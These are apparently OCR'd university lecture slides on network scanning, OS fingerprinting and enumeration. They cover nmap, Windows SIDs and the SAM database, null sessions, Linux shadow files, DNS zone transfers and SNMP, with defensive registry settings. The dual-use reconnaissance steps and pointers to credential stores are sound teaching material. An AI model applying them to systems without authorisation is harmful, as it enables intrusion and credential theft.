
Zombie ... multifunctional printer

Scanning

- Common scanning techniques:
  - ACK Scanning
    - Used when port not definitely open/closed
    - Check for FW existence (Statefull = SPI)
    - How
      - Normally ACK can only follow SYN
      - Victim gets sent a segment with only ACK flag turned on (to destination port)
      - Answer = RST → unfiltered port (open or closed)
      - Otherwise (no response or ICMP error) → filtered port

Scanning UDP

- UDP Scanning
- Not connection-oriented
  - Client sends and doesn't expect answer
- No flags
- UDP header = 8 bytes (TCP = 20 bytes)



Scanning UDP

- UDP Scanning
  - Send UDP packet
  - Receive:
    - ICMP port-unreachable = port closed
    - ICMP error (type 3, codes 1,2,9,10 or 13) = port filtered
    - No response = port open (| filtered)

CyberSecurity Scanning

Fingerprinting

Karel de Grote Hogeschool

Scanning

- Fingerprinting
  - Identify the underlying OS from subtle packet differences
  - Active
  - Passive

	Active	Passive
How it works	Uses specially crafted packets.	Uses sniffing techniques to capture packets coming from a system.
Analysis	Responses are compared to a database of known responses.	Responses are analyzed, looking for details of the OS.
Chance of detection	High, because it introduces traffic onto the network.	Low, because sniffing does not introduce traffic onto the network.

Scanning

- Fingerprinting
  - Active

nmap -O <ip address>

- IP TTL values
- IP ID values
- TCP Window size
- TCP options (generally, in TCP SYN and SYN+ACK packets)
- DHCP requests
- ICMP requests
- HTTP packets (generally, the User-Agent field)
- Running services
- Open port patterns

Scanning

- Fingerprinting
  - Passive

- the inspection of the initial time to live (TTL) value in the header of a packet.
- Window size used in TCP packets during the SYN and SYN+ACK steps of the three-way handshake.

Operating System	Time To Live	TCP Window Size
Linux (Kernel 2.4 and 2.6)	64	5840
Google Linux	64	5720
FreeBSD	64	65535
Windows XP	128	65535
Windows Vista and 7 (Server 2008)	128	8192
iOS 12.4 (Cisco Routers)	255	4128

Scanning

- Extra's:
- Proxies
  - Tor
  - https://www.torproject.org/about/overview.html.en
- NMAP
  - See exercises

CyberSecurity Scanning Defense

Karel de Grote Hogeschool

Scanning

- **Defense:**
  - Disconnect
  - Install only “hardened” applications/OS- es
  - Update (automatic)
  - Security zones (DMZ)
  - Install IPS
  - Do own vulnerability check + correct where needed

Cybersecurity

Linde Nouwen

KdG Karel de Grote Hogeschool

CyberSecurity Enumeration

KdG Karel de Grote Hogeschool

Enumeration

- Part of “scanning”
- •=Gathering more information about the target system, usually already exploiting a known weakness
- •= “Digging deeper”
- Before real “exploitation”

Enumeration

- Connection needed
- Higher risk of detection
- Legal Issue = real access to system!
  - –GET PERMISSION!

Enumeration

- Extra information:
  - Machine names
  - User or Group names
  - Shares (Network resources)
  - Applications or services (daemons)
  - Network info:
    - Routing tables
    - SNMP information
    - More DNS details

Enumeration

Windows Basics:

Users/Groups/Machines & SIDs

Enumeration

- Windows: Accounts (Machine & Domain)
  - User Accounts = define access
    - Default user accounts (on almost all systems):
      - Guest
      - Administrator
        - » Disabled by default (other account needed = active)
        - » Can't be deleted. Can't be locked out. Can be renamed.
        - » No restriction (full control + can take ownership of everything)
        - » "elevated permissions"
      - More exist…

https://docs.microsoft.com/en-us/windows/security/identity-protection/access-control/local-accounts#sec-default-accounts

- Default built-in system accounts (used by processes)
  - Local Service (used by service control manager, extensive permissions, acts as computer on the network)
  - Network Service (used by SCM = present computer credentials to remote servers)
  - System (used by OS and Windows Systems)

https://docs.microsoft.com/en-us/windows/security/identity-protection/access-control/local-accounts#sec-localsystem

Account lijsten zijn per OS en type te bekijken!!!

Enumeration

- Windows: Groups (Machine & Domain)
  - (Domain) **Local** groups = give permissions and contain global groups
  - Domain **Global** groups = organize users
  - Domain **Universal** groups = organize users or global groups and can be placed in domain local groups or domain universal groups over domain boundaries (if trusts exists)

Enumeration

- Windows: Predefined Groups (Machine & Domain)
  - Predefined Local Groups
  - Predefined Domain accounts
  - Predefined Domain Local Groups
  - Predefined Domain Global Groups

→All come with specific permissions.

→Too big to list them all (google)

Enumeration

- Windows
  - Computers
    - Also have accounts
    - Can be part of groups

Enumeration


- Windows under the bonnet:
  - Users, Groups, Computers have a:
    - SID (Security Identifier)
      - Unique (User Account); Not Unique (built-in accounts)
      - Assigned by an authority (DC)
      - Variable length
      - S-1-5: universal start
      - Used in:
        - Security descriptors (owner/primary group of object)
        - ACLs (who can access)
        - Access Tokens (Identify user & his/her groups)
      - Creation: S+R+48-bit = authority issued SID + 32-bit = subauthority & RID


Enumeration

- SID-structure:
  - S-R-X-Y^1-Y^2...-Yn-1 – Yn
    - S -- The string is a SID.
    - R -- The revision level.
    - X -- The identifier authority value.
    - Y^1-Yn-1 -- The series of subauthority values that make up the domain identifier. For all SIDs issued by the same security authority, all the values in this field are the same. On the flip side, the domain identifier differentiates SIDs issued by different domains in your enterprise because no two domains share the same domain identifier.
    - Yn; -- The RID. Remember that this value is what distinguishes one account or security group from all the others issued by the same security authority.
      - the static RID for the Administrators group is always 544
      - the RID for the Everyone group is actually NULL.

Enumeration

- Windows
  - SID (Security Identifier)
  - Structure:




Sample SID:
S-1-5-12-7723811915-3361004348-033306820-515
"S" identifies string as a SID
Revision (always 1)
Identifier authority. (E.g., 0 = null authority, 1 = world authority, 2 = local authority, 3 = creator authority, 4 = non-unique authority, 5 = NT authority)
Subauthority values; comprises the domain identifier
Relative Identifier (RID), distinguishes one account from another. (E.g., 500 = administrator user, 501 = guest user, 502 = Kerberos key distribution center, 512 = domain administrators, 513 = domain users, 514 = domain guest, 515 = domain computers, 544 = Administrators group, 549 = Server Operators group)

Enumeration

- Windows
  - SID (Security Identifier)
  - Details (check web):

Authority ID	Description
0	SECURITY_NULL_SID_AUTHORITY. Used to perform comparisons when the authority ID is unknown.
1	SECURITY_WORLD_SID_AUTHORITY Used to construct SIDs that represent all users.
2	SECURITY_LOCAL_SID_AUTHORITY Used to create SIDs that represent users that login to a local console.
3	SECURITY_CREATOR_SID_AUTHORITY Used to create SIDs that indicate the creator or owner of an object.
5	SECURITY_NT_AUTHORITY Represents the operating system.

Source: Microsoft Technet
Development: the author

Table 6 - Sub-authorities

Sub-Authority ID	Description
5	Used to apply permissions for applications that run under a specific session.
6	Used when a process authenticates as a service.
21	Specifies computer and users SIDs that are not universally unique, it means with local significance.
32	Identifies built-in SIDs.
80	Used to identify services' SIDs.

Source: Microsoft Technet
Development: the author

Table 7 - Well known RIDs


RID	Description
500	Administrator
501	Guest
502	Kerberos
512	Domain Admins

Source: Microsoft Technet
Development: the author

Enumeration

- Well-known SIDs:
  - Guest: ends in 501
  - Administrator: ends in 500
  - S-1-5-18: LocalSystem account
  - S-1-0-0 (Null SID)—This is assigned when the SID value is unknown or for a group without any members.
  - S-1-1-0 (World)—This is a group consisting of every user.
  - S-1-2-0 (Local)—This SID is assigned to users who log on to a local terminal.


Enumeration



- Windows Security Databases
  - Local
    - SAM (Security Accounts Manager)
      - Database
      - Contains SIDs
      - Part of Windows Registry (\windows\system32\config)
      - UserAccount
        - Info
        - One info = PW (Encrypted hash)
  - Domain (on Domain Controllers)
    - Active Directory
      - Database
      - Contains objects
      - LDAP compatible

Enumeration

- Windows Security Databases
  - Local: SAM





```
C:\Windows\System32\config>dir
 Volume in drive C is Windows
 Volume Serial Number is 6E41-EA45

 Directory of C:\Windows\System32\config

24/09/2019  12:39    <DIR>          .
24/09/2019  12:39    <DIR>          ..
24/09/2019  12:35           524 288 BBI
20/09/2018  12:01    <DIR>          bbimigrate
20/09/2018  12:03            28 672 BCD-Template
24/09/2019  12:39        59 768 832 COMPONENTS
24/09/2019  12:35         1 310 720 DEFAULT
24/09/2019  10:01         6 230 016 DRIVERS
23/09/2019  08:31           131 072 ELAM
29/09/2017  15:46    <DIR>          Journal
24/09/2019  09:26               336 netlogon.ftl
23/09/2019  08:41    <DIR>          RegBack
20/09/2018  12:01            73 728 SAM
24/09/2019  12:35            65 536 SECURITY
24/09/2019  12:35       172 752 896 SOFTWARE
24/09/2019  12:35        26 738 688 SYSTEM
29/09/2017  15:46    <DIR>          systemprofile
29/09/2017  15:46    <DIR>          TxR
20/09/2018  10:38             8 192 userdiff
29/09/2017  15:44             4 096 VSMIDK
              13 File(s)    267 637 072 bytes
               7 Dir(s)  24 139 902 976 bytes free
```

Enumeration

- Windows Security Databases
  - Domain: ntds.dit



Enumeration

Windows Basics:

Null-Sessions

Prevention

Enumeration

- Windows
  - Note: null sessions were created (in earlier versions of Windows) to create trust relationships between domains. Null sessions allowed…:
    - For the SYSTEM account to be authenticated to list system resources.
    - For trusted domains to enumerate resources.
    - For non-domain computers to authenticate and enumerate users.
  - Since Windows Vista & 2008: security settings were “hardened”.

Enumeration

- Windows
  - Netbios (CIFS/SMB) weakness: possibility to create "null sessions"
    - Connection to \\IP or Name\ipc$ without user/pw.
      - \\192.168.1.60\ipc$
  - Ports to check for:

Service name	Port
Naming service	137 TCP/UDP
Datagram distribution (error detection and recovery)	138 UDP
Session service	139 TCP
Sharing files and printers SMB (*)	445 TCP

Note (*): In previous versions of *Windows*, SMB (Service Message Block) required to be transported over NetBT (NetBIOS over TCP / IP), but now it does it directly on TCP/IP.

Enumeration

- Windows: prevention techniques
  - Usually through registry keys (configuration settings)
  - Examples:
    - Restrict Anonymous Enumeration of SAM Accounts and Shares
      - **HKLM\SYSTEM\CurrentControlSet\Control\LSA\RestrictAnonymous**
        - 0 = None (based on default permissions)
        - 1 = Anonymous users restriction (enumeration of SAM database is not permitted)
        - 2 = No access without explicit credentials
      - **+ RestrictAnonymousSAM (Restricts SAM enumerations only, so not shares.)**

Enumeration

➢ Windows: prevention techniques

- ❖ Policies:
  - Pre-configured configuration (registry) settings to be applied to users, groups, machines etc… (GPO = group policy objects = set of policies)
  - Configure through GPMC (Group Policy Management Console)
  - Local
  - Domain

Enumeration


Linux Basics

Enumeration

- Linux
  - Users
    - Account to Logon
    - Properties:
      - Username and user ID (UID)
      - Password
      - Primary group name and group ID (GID)
      - Secondary group names and group IDs
      - Location of the home directory
      - Preferred shell
    - Stored in:
      - Etc/passwd (old = all info in only place, also pw)
        - » username:password:UID:GID:name:home directory:shell
      - Etc/shadow (new = pw & account-info)
        - » Username:hashtype$passwordhash:last:min:max:warn:inactive:expire
      - Both files need to be combined to get all info. Kali has "unshadow" tool.

Enumeration

/etc/shadow file fields



(Fig.01: /etc/shadow file fields)

1. **Username** : It is your login name.
2. **Password** : It is your encrypted password. The password should be minimum 8-12 characters long including special characters, digits, lower case alphabetic and more. Usually password format is set to `$id$salt$hashed`, The `$id` is the algorithm used On GNU/Linux as follows:
   1. **1** is MD5
   2. **$2a$** is Blowfish
   3. **$2y$** is Blowfish
   4. **5** is SHA-256
   5. **6** is SHA-512
3. **Last password change (lastchanged)** : Days since Jan 1, 1970 that password was last changed
4. **Minimum** : The minimum number of days required between password changes i.e. the number of days left before the user is allowed to change his/her password
5. **Maximum** : The maximum number of days the password is valid (after that user is forced to change his/her password)
6. **Warn** : The number of days before password is to expire that user is warned that his/her password must be changed
7. **Inactive** : The number of days after password expires that account is disabled
8. **Expire** : days since Jan 1, 1970 that account is disabled i.e. an absolute date specifying when the login may no longer be used.

- Linux
  - Users
    - Account to Logon
    - Properties:
      - Username and user
      - Password
      - Primary group nam
      - Secondary group na
      - Location of the hom
      - Preferred shell
    - Stored in:
      - Etc/passwd (old = a
        - » username:passwo
      - Etc/shadow (new =
        - » Username:hashtype ire
      - Both files need to b tool.

xp

"

Enumeration

Extra on UID:

- UID 0 (zero) is reserved for the root.
- UIDs 1–99 are reserved for other predefined accounts.
- UID 100–999 are reserved by system for administrative and system accounts/groups.
- UID 1000–10000 are occupied by applications account.
- UID 10000+ are used for user accounts.

Enumeration

Extra on PW:

- Administrators often use the /etc/passwd file to hold local user account information but store the encrypted password in the /etc/shadow file, which is readable only by root. When this method is used, the passwd file entry has an x in the password field.
- When the user logs in by entering a username and password, Linux takes the entered password, encrypts it, and then compares the encrypted value to the value of the password stored in the user account. If the entered value is the same as the value stored in the password field on the computer, the user is granted access.

Enumeration

Groups:

- administer and organize user accounts.
- unique name
- Unique id identification number (GID)
- user has a designated primary (or default) group and can also belong to additional groups called secondary groups.
  - Secondary groups for each user are listed as entries in /etc/group on the computer itself.
- When users create files or launch programs, those files and programs are associated with one group as the owner. A user can access files and programs if they are a member of the group with permissions to allow access. The group can be the user's primary group or any of their secondary groups.
- all user accounts that are part of the group receive the group's rights and permissions.
- the primary GID and group name are stored as entries in the /etc/passwd file on the computer itself.

Enumeration

Groups:

- Extra:
  - GID 0 (zero) is reserved for the root group.
  - GID 1–99 are reserved for the system and application use.
  - GID 100+ allocated for the user's group.


Enumeration

Network Enumeration

Enumeration

- DNS
  - DNS transfer
    - Nslookup (ls –d)
    - Dig (axfr)
- Routing information
  - Switch protocols: CDP (and LLDP)
  - Routing protocols: OSPF, EIGRP, …
    - Neighbour info

Enumeration




➢ SNMP

- ❖ Network monitoring (UDP or TCP)
- ❖ Port 161 (agent) , 162 (manager)
- ❖ Community (public) Note: v2
- ❖ Operations: Get, GetNext, Set, Trap
- ❖ MIB = Management Information Base
  - Hiërarchically organized information
  - Vendor provides product-database
- ❖ OID = Object Identifier
  - ID of object in a MIB
  - OID repositories = provided by manufacturer
- ❖ Example:
  - 1.3.6.1.4.868.2.4.1.2.1.1.1.3.3562.3
